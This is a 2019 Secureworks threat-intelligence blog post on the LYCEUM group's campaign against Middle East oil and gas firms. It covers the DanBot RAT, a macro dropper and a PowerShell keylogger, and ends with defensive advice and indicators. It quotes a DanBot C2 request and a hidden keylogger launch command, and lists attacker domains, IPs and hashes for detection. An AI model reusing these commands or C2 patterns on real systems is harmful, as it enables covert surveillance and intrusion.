LYCEUM Takes Center Stage in Middle East Campaign

secureworks.com/blog/lyceum-takes-center-stage-in-middle-east-campaign

Counter Threat Unit Research Team

The previously unobserved LYCEUM threat group targeted critical infrastructure organizations without being detected for more than 12 months.

Tuesday, August 27, 2019 *By: Counter Threat Unit Research Team*

The LYCEUM threat group targets organizations in sectors of strategic national importance, including oil and gas and possibly telecommunications. The activity observed by Secureworks® Counter Threat Unit™ (CTU) researchers focuses on obtaining and

expanding access within a targeted network.

CTU™ research indicates that LYCEUM may have been active as early as April 2018. Domain registrations suggest that a campaign in mid-2018 focused on South African targets. In May 2019, the threat group launched a campaign against oil and gas organizations in the Middle East. This campaign followed a sharp uptick in development and testing of their toolkit against a public multi-vendor malware scanning service in February 2019.

Stylistically, the observed tradecraft resembles activity from groups such as COBALT GYPSY (which is related to OilRig, Crambus, and APT34) and COBALT TRINITY (also known as Elfin and APT33). However, none of the collected malware or infrastructure associated with LYCEUM has direct links to observed activity from these or other known threat groups. As of this publication, there is insufficient technical evidence to support an attribution assessment.

When CTU researchers first published information about LYCEUM to Secureworks Threat Intelligence clients, no public documentation on the group existed. Since then, reporting has emerged that refers to the threat group as HEXANE.

The LYCEUM toolkit

LYCEUM initially accesses an organization using account credentials obtained via password spraying or brute-force attacks. Using compromised accounts, the threat actors send spearphishing emails with malicious Excel attachments to deliver the DanBot malware, which subsequently deploys post-intrusion tools.

CTU researchers have observed LYCEUM using the following tools:

- **DanBot** — A first-stage remote access trojan (RAT) that uses DNS and HTTP-based communication mechanisms and provides basic remote access capability, including the abilities to execute arbitrary commands via cmd.exe and to upload and download files
- **DanDrop** — A VBA macro embedded in an Excel XLS file used to drop DanBot
- **kl.ps1** — A PowerShell-based keylogger
- **Decrypt-RDCMan.ps1** — Part of the PoshC2 framework
- **Get-LAPSP.ps1** — A PowerView-based script from the PowerShell Empire framework

DanBot

DanBot is written in C# using .NET Framework 2.0 and provides basic remote access capabilities. The DNS channel of DanBot's C2 protocol uses both IPv4 A records and IPv6 AAAA records for communication. The HTTP channel has evolved slightly since the early 2018 samples but retains common elements throughout.

Figure 1 shows a typo in DanBot’s hard-coded User-Agent: an ampersand after the operating system value. Other typos in the code include missing spaces between key elements and the misspelling of ‘Encoding’ in the Accept-Encoding header. The developer

consistently used “Accept-Enconding” (note the extra ‘n’) in all DanBot samples analyzed by CTU researchers. This typographical error can facilitate network detection for the HTTP-based elements of the C2 protocol.

```
GET /api/Tik?id=owr%2BBgoqiJfEweMXYSe4og%3D%3D HTTP/1.1
Authorization: Basic dTNlcjpQT0lRV0UpKCohQCNsa2phc2Q=
Accept-Enconding: gzip,deflate,br
Accept-Language: en-US,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; &) Gecko/20100101 Firefox/64.0
Host: www.web-traffic.info
```

Figure 1. Early 2019 DanBot sample HTTP request. (Source: Secureworks)

DanDrop

The threat actors use this malicious macro to extract the DanBot payload from the weaponized document and then Base64-decode and install the malware using a scheduled task. The basic form and function of the macro have remained constant across analyzed samples, but the threat actors have made incremental improvements to obfuscate the macro and refactor some of the functionality.

kl.ps1

kl.ps1 is a custom keylogger that is written in PowerShell and leverages elements of the Microsoft .NET Core framework. It captures the window title and keystrokes on infected systems and stores them as Base64-encoded data. It is deployed using a scheduled task and a VBScript file. Figure 2 shows the command line used to run the keylogger script.

```
powershell -WindowStyle hidden -Exec bypass -NoLogo -NoExit -Command C:\Users\Public\PublicLib\kl.ps1
```

Figure 2. Reconstructed PowerShell command. (Source: Secureworks)

Decrypt-RDCMan.ps1

Decrypt-RDCMan.ps1 is a component of the PoshC2 penetration testing framework. It is used to decrypt passwords stored in the RDCMan configuration file, which stores details of servers and encrypted credentials to quickly establish remote desktop sessions. Recovered credentials could give the threat actors additional access within the environment. LYCEUM deployed this tool via DanBot approximately one hour after gaining initial access to a compromised environment.

Get-LAPSP.ps1

Get-LAPSP.ps1 is a PowerShell script that gathers account information from Active Directory via LDAP. It appears to contain borrowed code and has been run with an obfuscation script such as invoke-obfuscation. LYCEUM deployed this tool via DanBot shortly after gaining initial access to a compromised environment.

First stops in a new organization: HR and IT

A malicious document (maldoc) that was uploaded to an online virus scanning repository in May 2019 contains the phrase “Industrial Systems Control Programming”. A superficial analysis of the document content might conclude that this document was intended for individuals working with industrial control systems (ICS) or operational technology (OT). However, the true content of this document is a training schedule spanning multiple departments, with ICS being first on the list. This focus on training aligns with LYCEUM’s targeting of executives, HR staff, and IT personnel.

LYCEUM delivers weaponized maldocs via spearphishing from the compromised accounts to the targeted executives, human resources (HR) staff, and IT personnel. The recipient is more likely to open a message if it originates from an internal address. Compromising individual HR accounts could yield information and account access that could be used in additional spearphishing operations within the targeted environment and against associated organizations. IT personnel have access to high-privilege accounts and documentation that could help the threat actors understand the environment without blindly navigating the network to find data and systems of interest.

CTU researchers identified several 2018 campaigns using a “security best practice” theme (see Figure 3).



Figure 3. Phishing decoys used in 2018 LYCEUM campaign. The malicious Excel files dropped DanBot variants. (Source: Secureworks)

No evidence of ICS targeting or capabilities

Despite the initial perception that the maldoc sample was intended for ICS or OT staff, LYCEUM has not demonstrated an interest in those environments. However, CTU researchers cannot dismiss the possibility that the threat actors could seek access to OT environments after establishing robust access to the IT environment. Access to, and through, the IT environment is often a prerequisite to targeting an OT environment.

Command and control infrastructure

LYCEUM registered infrastructure using the PublicDomainRegistry.com, Web4Africa, and Hosting Concepts B.V. registrars. New domains appear to be registered for individual campaigns, and the threat actors generally use the domain within a few weeks of registration. LYCEUM C2 domains typically have a security or web technology theme. Figure 4 lists known and suspected LYCEUM infrastructure and associated creation and expiration data.

domain	create date	expiration date
bsolutions-cloude.com	21/04/2018	21/04/2020
cybersecnet.co.za	24/07/2018	24/07/2019
cybersecnet.org	27/07/2018	27/07/2019
excsrvcdn.com	21/12/2018	21/12/2019
online-analytic.com	24/12/2018	24/12/2019
web-traffic.info	24/04/2019	24/04/2020
web-statistics.info	13/05/2019	13/05/2020
dnscachecloud.com	26/05/2019	26/05/2020
dnscloudservice.com	26/05/2019	26/05/2020
opendnscloud.com	26/05/2019	26/05/2020

Figure 4. List of known and suspected LYCEUM-operated domains. (Source: Secureworks)

Conclusion

LYCEUM is an emerging threat to energy organizations in the Middle East, but organizations should not assume that future targeting will be limited to this sector. Critical infrastructure organizations in particular should take note of the threat group's tradecraft. Aside from deploying novel malware, LYCEUM's activity demonstrates capabilities CTU researchers have observed from other threat groups and reinforces the value of a few key controls. Password spraying, DNS tunneling, social engineering, and abuse of security testing frameworks are common tactics, particularly from threat groups operating in the Middle East. While there are many security controls that could mitigate aspects of a LYCEUM intrusion, CTU researchers recommend the following to provide broad protection and detection capabilities that apply to a spectrum of threats:

- Implement multi-factor authentication (MFA) — Every corporate remote access service available on the Internet, including cloud applications such as Office 365/Outlook, external virtual private networks (VPNs), and single sign-on (SSO) pages, should require users to provide a one-time password in addition to their regular password. However, simply sending auto-enrollment emails can allow threat actors to enroll themselves using compromised accounts and continue their operations unhindered.

- Increase visibility via endpoint detection, response, and logging — Incident response efforts are often hampered by a lack of visibility in the environment. This condition may be due to the absence of logs that allow network defenders to forensically piece together what happened or insufficient tools to monitor for ongoing threat actor activity. Endpoint monitoring tools are essential for detecting suspicious activity in the environment after other controls have been evaded.
- Conduct preparedness exercises — Technology solutions cannot address all cybersecurity risks. Employees are both vulnerabilities and assets. Fostering a culture that focuses on security awareness and makes it easy for staff to work efficiently in a crisis reduces the overall frequency, impact, and cost of security incidents.
    - Incident response — Table-top exercises can benefit organizations at different stages. Involving stakeholders from legal, public relations, and other groups across the organization provides insight about what data is and is not important and why. This training will enable staff to contact the correct people inside and outside the organization when an incident occurs.
    - Phishing awareness — Continuously reinforcing phishing awareness training and giving users an easy way to report suspicious messages helps to detect phishing campaigns early. Organizations should have processes for swift response and containment if a user executes a malicious payload.

Threat indicators

To mitigate exposure to this malware, CTU researchers recommend that organizations use available controls to review and restrict access using the indicators listed in Table 1. Note that IP addresses can be reallocated. The IP addresses and domains may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
bsolutions-cloude.com	Domain name	Suspected DanBot C2 server operated by LYCEUM
cybersecnet.co.za	Domain name	DanBot C2 server operated by LYCEUM
cybersecnet.org	Domain name	DanBot C2 server operated by LYCEUM
excsrvcdn.com	Domain name	DanBot C2 server operated by LYCEUM
online-analytic.com	Domain name	DanBot C2 server operated by LYCEUM

Indicator	Type	Context
web-traffic.info	Domain name	DanBot C2 server operated by LYCEUM
web-statistics.info	Domain name	DanBot C2 server operated by LYCEUM
dnscachecloud.com	Domain name	DanBot C2 server operated by LYCEUM
dnscloudservice.com	Domain name	DanBot C2 server operated by LYCEUM
opendnscloud.com	Domain name	DanBot C2 server operated by LYCEUM
164.132.181.82	IP address	Hosted multiple DanBot C2 domains operated by LYCEUM
198.50.152.162	IP address	Hosted multiple DanBot C2 domains operated by LYCEUM
158.69.187.171	IP address	Hosted multiple DanBot C2 domains operated by LYCEUM
104.149.37.44	IP address	Hosted multiple DanBot C2 domains operated by LYCEUM
62.113.196.37	IP address	Hosted DanBot C2 domain operated by LYCEUM (dnscloudservice.com)
75.87.185.45	IP address	Hosted DanBot C2 domain operated by LYCEUM (dnscloudservice.com)
144.217.149.61	IP address	Hosted DanBot C2 domain operated by LYCEUM (dnscloudservice.com)
62.113.207.181	IP address	Hosted suspected LYCEUM domain (opendnscloud.com)
144.217.156.94	IP address	Hosted multiple DanBot C2 domains operated by LYCEUM

Indicator	Type	Context
10d0d53f5e5f34c424431492fa4ee95eb 2fa4fe6327455384cf508c586dd2851	SHA256 hash	DanBot variant (AdobeReport.exe) operated by LYCEUM
a8f68c928f82edd8a28c0fd25e207929a7dbce23	SHA1 hash	DanBot variant (AdobeReport.exe) operated by LYCEUM
9df776b9933fbf95e3d462e04729d074	MD5 hash	DanBot variant (AdobeReport.exe) operated by LYCEUM